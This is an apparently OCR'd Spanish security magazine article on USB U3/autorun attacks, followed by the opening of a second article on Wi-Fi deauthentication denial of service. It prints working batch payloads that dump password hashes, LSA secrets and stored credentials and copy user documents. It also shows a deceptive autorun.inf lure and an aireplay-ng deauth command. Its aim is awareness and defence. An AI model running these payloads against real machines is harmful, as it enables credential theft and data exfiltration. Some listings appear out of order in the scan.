Claro está que la empresa X, tras invertir tiempo y dinero en esto, decidió realizar un sondeo que reflejara el nivel de efectividad que habían tenido estas jornadas en los usuarios asistentes mediante un test de intrusión, cuyo principal objetivo era el uso de la técnica conocida como *Ingeniería Social*. Es bien sabido que el usuario no debe conocer de antemano la realización de este tipo de pruebas, ya que esto haría que estuvieran más atentos a una llamada telefónica, correo electrónico o visita sospechosa, con lo que los resultados obtenidos no reflejarían la realidad de la situación. Pero bueno, en este caso alguien de la organización X cometió el error de advertir de antemano a los usuarios, por lo que estos estaban deseosos de que su teléfono sonará y ante la primera sospecha responder con un *"Disculpe Sr., pero yo soy un usuario concienciado en lo que a la Seguridad de la Información se refiere. No pienso facilitarle ningún dato y acto seguido procederé a denunciar este hecho en mi organización."*

Los *penetration testers* o consultores de seguridad, ante este esce-

Listado 2b. *Acciones Ejecutadas por Hacksaw*

```
Echo *********************************** >> \Documents\logfiles\
                    %computername%.log 2>&1
echo ***********[Install Nmap]*********** >> \Documents\logfiles\
                    %computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\
                    %computername%.log 2>&1
                              cmd
echo Done. >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\
                    %computername%.log 2>&1
echo ***********[Install VNC]************ >> \Documents\logfiles\
                    %computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\
                    %computername%.log 2>&1
                              cmd
echo Done. >> \Documents\logfiles\%computername%.log 2>&1
 End
exit
```

nario tan desfavorable decidieron utilizar una técnica más creativa para intentar obtener información sensible sobre la compañía. Para ello, decidieron invertir en la compra de unos cuantos dispositivos de almacenamiento USB con tecnología U3, teniendo en cuenta además, que las estaciones de trabajo de los usuarios tenían instaladas Windows XP con Service Pack 2 (SP2) como sistema operativo, que por defecto tiene la función de auto ejecución habilitada.

Para que el ataque fuese efectivo, colocaron dentro de cada uno de los dispositivos USB con tecnología U3, un código que tenía, como función principal, capturar las pulsaciones del teclado, más comúnmente conocido como *Keylogger*, almacenarlas en un archivo de texto y después enviarlas por correo electrónico a sus destinatarios. Lo único que les quedaba a los consultores de seguridad era que el usuario conectará por voluntad propia este dispositivo en uno de los puertos USB de su estación de trabajo. Del resto de la tarea ya se encargaría la tecnología. Pero claro, los usuarios de la compañía podrían percatarse del riesgo que esto podría conllevar...

La estrategia fue sencilla, una vez dentro de la empresa olvidaron o extraviaron los dispositivos en el comedor, en algún pasillo, en el cuarto de baño, etc., para que algún *afortunado* usuario encontrará alguno. La mayoría de los usuarios, cuando encontraron estos dispositivos olvidados a propósito, los conectaron en sus estaciones de trabajo para ver el contenido de estos. Eso fue todo, trabajo realizado y misión cumplida.

La moraleja de esta historia es ofrecer una pequeña muestra de cómo la creatividad aplicada a los ataques hacia la seguridad de la información puede inutilizar cualquier metodología de defensa, capacitación o educación que sea lo suficientemente rígida y lineal.

Para terminar la historia, creo que nos deberíamos preguntar lo que hubiésemos hecho nosotros en la situación del usuario, y si nos habría matado la curiosidad. Vayamos al grano.

Ataques utilizando dispositivos de almacenamiento USB con tecnología U3

La gran mayoría de los fabricantes de tecnologías de almacenamiento portátil con interfaz USB ya tienen disponible su versión de *Pen-Drive* con tecnología U3, que a todo aquel que le interese conocer más sobre los usos de la misma, en las referencias de este artículo encontrará una serie de links para seguir investigando y aplicar sus usos.

La tecnología U3 permite la ejecución de aplicaciones directamente desde el dispositivo de almacenamiento USB sin dejar rastro alguno en el equipo en el que se conecta. Por ejemplo, imaginen el navegador de Internet *Firefox*, con sus *add-ons*, sus *cookies* de navegación y sus favoritos instalado en un dispositivo USB U3. Interesante, ¿verdad?

Esta tecnología, a diferencia de la que posee un dispositivo de almacenamiento USB tradicional, cuenta con dos particiones. La primera y principal normalmente será vista por el sistema operativo al que se conectará como un medio de almacenamiento extraíble, mientras que la otra partición, muy pequeña, será vista como una unidad de CD-ROM. Es ahí donde está el punto, y es también ahí donde el fabricante coloca un archivo auto ejecutable o *autorun* que permite acceder a su aplicación principal , generalmente un bonito menú que ofrece el acceso a las aplicaciones almacenadas en la otra partición de una manera muy amigable. Esta partición se puede revisar y se puede acceder a ella pero no puede escribirse en ella (en realidad, como verémos más adelante, esto no es del todo cierto...) El sistema Windows XP con Service Pack 2 posee la función de ejecución automática habilitada por defecto, por lo que el solo hecho de conectar el dispositivo en el puerto USB lanzará dicho menú y permitirá el acceso a las aplicaciones. Y todo esto sin ningún tipo de intervención por parte del usuario.

Otros sistemas operativos o versiones del sistema anteriormente mencionado no poseen dicha función habilitada por defecto en la mayoría de los casos, por lo que al igual que los dispositivos sin tecnología U3, requieren para funcionar una mínima intervención por parte del usuario. Esta técnica la trataremos más adelante.

Listado 3. *Acciones autorun utilizadas en dispositivos non-U3*

```
[autorun]
icon-lilguy.icc "AQUI EL ICONO QUE DESEAMOS QUE MUESTRE EN RELACIO A LA
                    ACCION"
open=start.bat
action-Click "OK" to install USB flash drive drivers "AQUI EL MENSAJE
                    ASOCIADO"
shell\open\command-start.bat
```

Listado 4. *Acciones ejecutadas típicamente en un ataque de Sulrping*

```
@echo off
mkdir %~d0\%computername%
xcopy "C:\Documents and Settings\%username%\My Documents\*.xls" %~d0\
                    %computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.txt" %~d0\
                    %computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.pdf" %~d0\
                    %computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.rdp" %~d0\
                    %computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.jpg" %~d0\
                    %computername% /s/c/q/r/h
@cls
@exit
```

Ahora que sabemos algo sobre la tecnologia U3, veamos cómo se puede aplicar a otros fines.

Teniendo en cuenta la temática de este articulo y en este punto en particular, me voy a basar en un interesante proyecto abierto que lleva a cabo la comunidad relacionada con el grupo Hack5 (*www.hack5.org*), quienes entre otros interesantes proyectos llevaron a cabo el desarrollo de pequeños códigos funcionales denominados *Payloads*, que permiten lo que a continuación pasaremos a explicar.

Estos pequeños códigos no son muy sofisticados, pero si son muy efectivos, al igual que lo fueron en la breve historia que les conté.

Primero lo Primero

Lo primero que se debe hacer es modificar el contenido ubicado en la partición autoejecutable, es decir la que emula la unidad de CD-ROM que antes mencione, para esto deberemos reemplazar el contenido original de la misma, el cual generalmente contiene el software que provee el fabricante.

Listado 5. *Acciones ejecutadas típicamente en un ataque de Sulrping, con agregados multilenguaje*

```
@echo off
mkdir %~d0\%computername%
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.doc" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.xls" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.txt" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.rdp" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.jpg" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.doc" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.xls" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.txt" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.rdp" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.jpg" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrador\Mis documentos\*.doc" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrador\Mis documentos\*.xls" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrador\Mis documentos\*.txt" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrador\Mis documentos\*.rdp" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrador\Mis documentos\*.jpg" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrator\My Documents\*.doc" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrator\My Documents\*.xls" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrator\My Documents\*.txt" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrator\My Documents\*.rdp" %~d0\
                    documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\administrator\My Documents\*.jpg" %~d0\
                    documents\%computername% /s/c/q/r/h
@cls
@exit
```

Para lograr esto, inicialmente se desarrolló una herramienta que solo permitía esto en los dispositivos de la marca Sandisk y Memorex. Hoy en día ese problema ha quedado resuelto, ya que la nueva versión de la herramienta, gracias al trabajo de su creador Tyrone Davis funciona de manera indistinta en cualquier dispositivo independientemente de su fabricante. Esta herramienta no es ni más ni menos que un gestor amigable que nos permitirá reemplazar el contenido de dicha unidad por otro archivo con extensión *.iso* de nuestra preferencia. Claro está, es muy recomendable realizar una copia de seguridad del contenido original antes de realizar este proceso.

La mencionada aplicación universal se llama *Universal U3 LaunchPad Hacker* y viene con un lanzador modificado que permitirá ejecutar automáticamente dos pequeños códigos o *payloads* más que interesantes que veremos a continuación:

- *SwitchBlade*,
- *Hacksaw*.

Cabe aclarar que tras modificar el contenido de la partición que emula el CD-ROM, deberemos decidir cuál de los dos *payloads* utilizaremos. Para ello, deberemos copiar en la otra partición, es decir en la que vemos como unidad de almacenamiento extraíble, cualquiera de los *payloads* antes mencionados. Los directorios tienen activo el atributo de *ocultos*, con la finalidad de que el usuario desprevenido no vea su contenido o pueda sospechar del mismo. Independientemente de esto, cada uno podría crear y cargar su propia imagen ISO con las aplicaciones y códigos que desea que se auto ejecuten. Para ello, se deberían seguir los siguientes pasos explicados por su creador Tyrone Davis:

- Descargar la aplicación de *http://www.hak5.org/packages/files/Universal_Customizer.zip*,
- Extraer la aplicacion y cambiar al directorio donde fue extraída,
- Copiar los archivos que deseamos en ese directorio,

- Ejecutar el archivo *ISOCreate.cmd*,
- Lanzar el *Universal Customizer*.

En este artículo nos centraremos, tal y como mencionamos anteriormente, en las aplicaciones que ya vienen precargadas en esta herramienta. La técnica de ataque que realizan estas herramientas se conoce como *Slurping*, y está orientada hacia la fuga y el robo de información. Existen otras variantes como el *Ipod slurping* que veremos más adelante, cuyo dispositivo utilizado es el conocido *Ipod*.

Ahora que ya tenemos en la unidad autoejecutable de nuestro dispositivo el lanzador modificado y hemos cargado en la partición de almacenamiento extraíble alguno de los dos *payloads* veremos cómo funcionan estos dos códigos, sus características y los dolores de cabeza que podrían acarrearnos.

SwitchBlade

Fue el primero en aparecer. Sus funcionalidades son limitadas pero efectivas. Utiliza herramientas bien conocidas como por ejemplo *pwdump*, *mailpassview* y algunas otras. Vale aclarar que algunas herramientas contenidas en el *payload* de *Switchblade*, al igual que ocurre con *Hacksaw* requieren privilegios administrativos para ejecutarse correctamente ya que por el contrario, podrían ser detectadas por el antivirus, que impediría parcial o totalmente su funcionamiento.

El solo hecho de conectar este dispositivo al puerto USB de un equipo que tenga un sistema operativo con la función de auto ejecución habilitada (típicamente Windows XP con Service Pack 2) y de manera totalmente desapercibida para el usuario, en aproximadamente 30 segundos, escribirá un archivo de texto en la unidad de almacenamiento extraíble del dispositivo USB U3 con la siguiente información:

- Claves de registración de los productos Microsoft instalados en el equipo (Sistema Operativo y Suite de Ofimática),
- Lista de parches de seguridad que fueron aplicados en ese equipo,
- Utilizando el famoso *Pwdump*, extraerá *los hashes* de las contraseñas del archivo SAM, los cuales quedarán en un formato listo para ser interpretado por cualquiera de las herramientas de cracking de contraseñas disponibles (*Rainbow Crack*, *LC5* o *Cain*),
- Contraseñas almacenadas en el cache del equipo (MSN, Skype, AIM),
- Contraseñas almacenadas en el cache de los navegadores IE y Firefox,
- Historial de navegación de los navegadores IE y Firefox.

Como se puede comprobar, ser víctimas de *Switchblade* es bastante peligroso, más aún si tenemos como costumbre realizar practicas no recomendadas como por ejemplo recordar contraseñas, habilitar opciones de autologin, etc. Para ilustrar técnicamente cuales son las acciones, en el Listado 1 se puede observar las que ejecuta *SwitchBlade* en una versión diferente a la original. La comunidad que forma el foro de Hack5, ha desarrollado diferentes versiones de la aplicación original que han agregado más funcionalidades en algunos casos, y más sigilo y dificultad para su detección en otros. Pero claro está, la evolución característica es ir más allá. Por ello, ahora le toca el turno a *HackSaw*, el otro *payload* que se ha mencionado con anterioridad.

Hacksaw

Tiene características similares a *Switchblade*. Es decir, conserva las funciones básicas de este y además agrega varias otras más interesantes. Al igual que el anterior, para que sus acciones sean cien por cien efectivas, se debe contar con privilegios administrativos porque de lo contrario, será menor la cantidad de información y acciones que se puedan obtener.

De las funcionalidades que agrega a las de su antecesor, las más interesantes son:

- Instala de manera silenciosa y residente en el equipo una aplicación que forma parte del *payload*, de manera que cada vez que alguien conecte un dispositivo de almacenamiento extraíble en un puerto USB, todo el contenido del mismo, será enviado por correo electrónico al atacante. Para ello, crea un directorio temporal en el sistema donde descarga los contenidos del payload, ejecuta un archivo con extensión *.bat* donde el atacante puede configurar ciertos parámetros, como por ejemplo la dirección de correo electrónico donde recibirá la información. En este caso, dicha dirección deberá ser una cuenta de Gmail. Luego comprime el contenido del dispositivo USB conectado con la aplicación de compresión *WinRar*, para finalmente conectarse con el servidor de correo saliente (SMTP) de Gmail mediante un túnel SSL y enviar el correo a su destinatario. Esta funcionalidad se guarda en el registro de Windows para iniciarse automáticamente en el siguiente reinicio del sistema.
- Instala en el equipo la conocida herramienta de administración remota *VNC*, que permite al atacante, dependiendo de su posición y de la arquitectura de la red en la que se encuentra, acceder remotamente al equipo. Esta instalación se realiza de manera silenciosa y configura por defecto la contraseña *yougothacked* para acceder al sistema.
- Ejecuta el conocido scanner de puertos *Nmap* y realiza un barrido *ICMP* (-sP) en la red de área local en la que se encuentre la estación de trabajo para identificar otros hosts y guarda los resultados en un archivo de texto que después envía por correo electrónico a la dirección que el atacante especificara en la configuración del *payload*.

Este *payload* es más avanzado y funcional que el anterior, perdurando en el sistema y permitiendo que el impacto del ataque sea aun mayor. Para ilustrar técnicamente en el Listado 2 se pueden observar las acciones ejecutadas por *Hacksaw*.

Listado 6. *Acciones ejecutadas por Simuknife*

```
@echo off

if not exist \Documents md \Documents >nul
                                                  nul
cd \wip\cmd >nul
Echo ************************************ > \Documents\logfiles\%computername%.log 2>&1
echo ***********[System info]************ >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   echo Computer Name Is: %computername% and the Logged on User Name Is: %username% The date and Time is: %date% %time%
                     >> \Documents\logfiles\%computername%.log 2>&1
   ipconfig /all >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump SAM]*************** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\pwdump 127.0.0.1 >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Product Keys]****** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\produkey /nosavereg /stext "\Documents\logfiles\%computername%_pk.log" /remote %computername% >> \Documents\
                     logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_pk.log* \Documents\logfiles\
                                      nul
   del /f /q "\Documents\logfiles\%computername%_pk.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump LSA secrets]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\pspv.exe /stext "\Documents\logfiles\%computername%_LSA.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_lsa.log* \Documents\logfiles\
                                      nul
   del /f /q "\Documents\logfiles\%computername%_lsa.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Network PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\netpass.exe /stext "\Documents\logfiles\%computername%_np.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_np.log* \Documents\logfiles\
                                      nul
   del /f /q "\Documents\logfiles\%computername%_np.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump messenger PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\mspass.exe /stext "\Documents\logfiles\%computername%_ms.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_ms.log* \Documents\logfiles\
                                      nul
   del /f /q "\Documents\logfiles\%computername%_ms.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump URL History]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   cscript //nologo .\DUH.vbs >> \Documents\logfiles\%computername%.log 2>&1
TYPE \Documents\logfiles\%computername%.log | find ":::" | find /V "NO PASSWORD" | find /V "HelpAssistant" | find /v
                     "ASPNET" >> \Documents\logfiles\pwfile.txt
mkdir %~d0\documents\%computername%

xcopy "C:\Documents and Settings\%username%\Mis documentos\*.doc" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.xls" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.txt" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.rdp" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\Mis documentos\*.jpg" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.doc" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.xls" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.txt" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.rdp" %~d0\documents\%computername% /s/c/q/r/h
xcopy "C:\Documents and Settings\%username%\My Documents\*.jpg" %~d0\documents\%computername% /s/c/q/r/h

:End
```

Los componentes de Hack5, tiene otros proyectos en desarrollo como son *Antidote* y *Chainsaw*, los cuales prometen más funcionalidades todavía.

Ataques Utilizando dispositivos de almacenamiento USB sin tecnología U3

Hasta aquí hemos hablado de ataques relacionados con dispositivos con que utilizan tecnología U3, pero por supuesto, *los payloads* arriba expuestos también pueden funcionar dentro de un dispositivo de almacenamiento sin que no utilicen esta tecnología. Eso si, cada vez que el espacio disponible en el mismo lo permita.

La única gran diferencia es que el *payload* no entrará en funcionamiento, hasta que no exista una mínima, pero necesaria intervención por parte del usuario victima. Cuando insertamos un dispositivo no U3, en un sistema con Microsoft Windows XP, este lo reconoce como una unidad de almacenamiento extraíble, y luego mediante una venta emergente o *pop-up* pregunta al usuario qué acciones desea ejecutar en relación a ese medio.

En este caso y con el fin de *ayudar* al usuario incauto y desprevenido a tomar una decisión sobre cuál de las acciones del menú elegir, el atacante creará y colocará en el dispositivo un sencillo archivo autoejecutable o *autorun*, como podemos observar en el Listado 3. Este aparecerá como predeterminado y si el usuario, siguiendo las peores prácticas, acepta la opción sin leer atentamente, el *paylod* en el dispositivo se ejecutará y desplegará todas sus funcionalidades. Lo mismo sucederá si hace doble click sobre el icono de acceso al medio de almacenamiento extraíble. Como podemos observar, ambas técnicas producen efectos muy similares, pero difieren en la manera de ejecutarse.

Por último y dentro de esta categoría, existe una técnica muy original que se ha mencionado anteriormente. Es la técnica conocida como *Ipod slurping*, cuyo objetivo no es el de obtener contraseñas, si no el de extraer de un directorio del sistema a elección todos los archivos con las extensiones que el atacante determine y copiarlos al propio Ipod, los cuales como ya sabemos, poseen gran capacidad de almacenamiento.

En el Listado 4 podemos observar ver las acciones típicas realizadas en este tipo de ataques. El atacante podría añadir más líneas de código para que este sea efectivo también en versiones del sistema operativo en diferentes idiomas, como puede observarse en el Listado 5.

Por último el atacante podría decidir combinar todas las técnicas anteriores en un solo *payload*, como en el denominado *SimuKnife* y que podemos observar en el Listado 6.

Conclusión

Como último punto me gustaría mencionar que los problemas causados por los ataques descritos tienen solución desde el punto de vista técnico, y no es para nada compleja. Por ejemplo, se puede desarrollar una política de seguridad que deshabilite en las estaciones de trabajo y servidores la funcionalidad de los puertos USB. Existen disponibles gran cantidad de aplicaciones que permiten realizar esta restricción y muchas otras variantes relacionadas. Quizás el punto más difícil para aplicar una contramedida sea el aspecto funcional, el que la organización identifique y comprenda los riesgos de tener habilitados los puertos USB y decida tomar alguna medida al respecto.

Como se observa en este artículo, el fin principal del mismo no es solo explicar técnicamente cómo funcionan estos ataques, sino que además tiene como fin mostrar y tomar conciencia de lo sencillo que podría resultar a un atacante o usuario malicioso extraer información sensible de una organización sin demasiado esfuerzo ni conocimiento.

Reflexiones acerca de lo usual que es el acto de intercambiar información utilizando estos dispositivos, de cuantos equipos quedan desatendidos con acceso público a los cuales un atacante puede extraerles información en 30 segundos sin ni siquiera tocar el teclado, en cuantos usuarios sospecharían que un *Ipod* puede causarles tanto daño, etc. La lista de escenarios podría continuar y continuar.

Por ello y como es mi costumbre, terminaré este artículo con la siguiente frase: *La creatividad aplicada a los ataques, es algo contra los que muy pocos desarrollan contramedidas.* ●

Sobre el Autor

Ezequiel Martín Sallis desarrolla su carrera en INFOSEC, con base en el aprendizaje y actualización continua. Ha trabajado durante largo tiempo en las consultoras mas prestigiosas, prestando servicios para empresas del ámbito Gubernamental, Publico y Privado tanto a nivel nacional como internacional.

Actualmente es Emprendedor y Director de ROOT-SECURE SRL, una Consultora especializada en Seguridad de la Información con bases en la Argentina, y con amplia experiencia en este campo.

Es instructor de gran cantidad de capacitaciones tanto a nivel nacional, como a nivel internacional, entre las que se pueden mencionar CISSP, Ethical Hacking y otras. Ha participado como Orador en gran cantidad de seminarios y eventos internacionales.

En la Red:

- Hack 5: *http://www.hak5.org/wiki/USB_Hacks*
- SwitchBlade: *http://www.hak5.org/wiki/USB_Switchblade*
- HackSaw: *http://www.hak5.org/wiki/USB_Hacksaw*
- Hacking U3: *http://www.cse.msstate.edu/~rwm8/hackingU3/*
- Universal Loader: *http://www.hak5.org/wiki/Universal_U3_LaunchPad_Hacker*
- Slurping: *http://en.wikipedia.org/wiki/Podslurping*
- Aplicaciones U3: *http://software.u3.com*

Ataques DoS en redes WiFi

Asier Martínez

Grado de dificultad

●●●

La generosidad del medio físico de las redes inalámbricas junto a la falta de autenticación de las tramas de administración, responsables de las tareas más importantes de la red, convierten al estándar 802.11 en un mundo perfecto para los sombreros negros.

En este entorno donde la falsificación de tramas y la escucha de información resulta trivial han proliferado gran cantidad de ataques de denegación de servicio, por lo que conocerlos resulta fundamental para poder detectarlos y mitigar sus efectos en nuestras redes.

La diferencia principal y la más evidente entre una red cableada y una inalámbrica es el medio físico que se utiliza para la transmisión de la información. Esta diferencia es, sin embargo más profunda de lo que puede parecer en un principio. Servicios tan básicos como la acotación de los límites de conexión a la red, que en una red cableada se limitan al jack de conexión, se convierten en las redes 802.11 en una tarea compleja que necesita ser implementada en el protocolo. Las peculiaridades del medio físico inalámbrico convierten en trivial la captura de información y requieren la integración de mecanismos que garanticen la integridad y confidencialidad los datos. Debido a los diversos tipos de estaciones posibles y a la suposición de estaciones móviles, también se demandan mecanismos de control que permitan el ahorro de energía, así como ciertos servicios de control de errores debido a la naturaleza inestable del medio. La implementación de cada uno de esos servicios desemboca en una mayor complejidad, del protocolo, y a mayor complejidad, más posibilidades de cometer errores de diseño. Una muestra que refleja esta complejidad la podemos encontrar en el número de tipos de trama que posee la especificación 802.11; treinta y dos, frente a solamente una en las redes Ethernet. En un software tan complejo que debe proporcionar servicios tan diversos, era inevitable que surgieran ataques de denegación de servicio que pusieran en peligro la disponibilidad de las redes 802.11. A continuación se detallarán los más significativos y la manera en la que afectarían a nuestras redes.

En este artículo aprenderás...

- Cuales son y como funcionan los diversos ataques DoS existentes en las redes 802.11,
- A conocer los peligros de cada ataque y sus peculiaridades para poder diferenciarlos.

Lo que deberías saber...

- Conocimiento elevado sobre redes WiFi.



Asociación y autenticación en 802.11

Los ataques de agotamiento de recursos no son algo nuevo en las redes actuales. Los clásicos ataques *SYN flood* o de desbordamiento de las tablas CAM de los switches son algunos ejemplos clásicos de este tipo de ataque. Todos estos ataques se basan en la generación de situaciones falsas que requieren al dispositivo que proporciona el servicio, la reserva de cierta cantidad de recursos, por lo que cuando se reservan más recursos de los que están disponibles, el dispositivo puede dejar de responder o comenzar a comportarse de manera errática o inesperada. Las redes WiFi no está exentas de sus peculiares ataques de agotamiento de recursos. A continuación detallaremos los más significativos.

Dentro del estándar 802.11 se define el funcionamiento de diversas topologías. Cada topología corresponde a unas necesidades diferentes, por ejemplo las redes *ad-hoc* o IBSS (ing. *Independent Basic Service Set*) tienen como objetivo la creación de redes provisionales de manera sencilla. Por el contrario las redes de infraestructura son más indicadas para instalaciones dedicadas a proporcionar conectividad de manera fija. En las redes de infraestructura existe un coordinador que es el encargado de diversas tareas de administración de la red, así como de coordinar el tráfico que generan las estaciones. Este coordinador es también comúnmente conocido como punto de acceso. Al ser éste el elemento más importante de la red 802.11, un ataque DoS realizado con éxito al punto de acceso comprometería la disponibilidad de toda la red.

Como se ha comentado en la introducción, las redes 802.11 carecen de unos límites físicos tan definidos como las redes cableadas. Además, el protocolo está diseñado bajo la premisa de que varias redes pueden coexistir en el mismo espectro de radio. Para proporcionar los mismos servicios de conectividad que una red cableada es necesario establecer unos mecanismos de asociación y autenticación que determinarán a qué red 802.11 se conectará la estación, mecanismo similar al *jack* de conexión de una red cableada. En la Figura 1 podemos observar los estados que determinan una conexión con éxito a una red 802.11. Cada vez que una estación decide unirse a una red especifica, se realiza un intercambio de tramas de petición de asociación y autenticación y si la asociación se realiza con éxito, en el punto de acceso se guarda esa información asociándole un identificador único a esa asociación. Como consecuencia de la sencillez de falsificar este tipo de tramas, un atacante podría generar gran cantidad de peticiones falsas con direcciones *MAC* también falsificadas que podrían provocar que el punto de acceso dejara de responder debido al agotamiento de recursos. También se podría atacar a las estaciones asociadas a la red enviando una trama de disociación o anulación de autenticación provocando que el cliente abandonase la red y que no pudiera volver a conectarse si enviaramos este tipo de tramas periódicamente. El atacante podría tratar de expulsar a todos los usuarios de la red simplemente enviando una trama de anulación de autenticación a la dirección broadcast. Para realizar estos ataques existen multitud de herramientas, se mostrará un ejemplo sencillo de ataque DoS realizado con la herramienta *aireplay-ng* de la suite *airckrack-ng*. Para realizar un bom-




Figura 1. *Proceso de autenticación y asociación de una estación 802.11, ataques de asociación y anulación de autenticación*



bardeo de peticiones de deautenticación a la dirección broadcast.

```
# aireplay-ng -deauth 300  \
-a AA:AA:AA:AA:AA:AA ath0
```

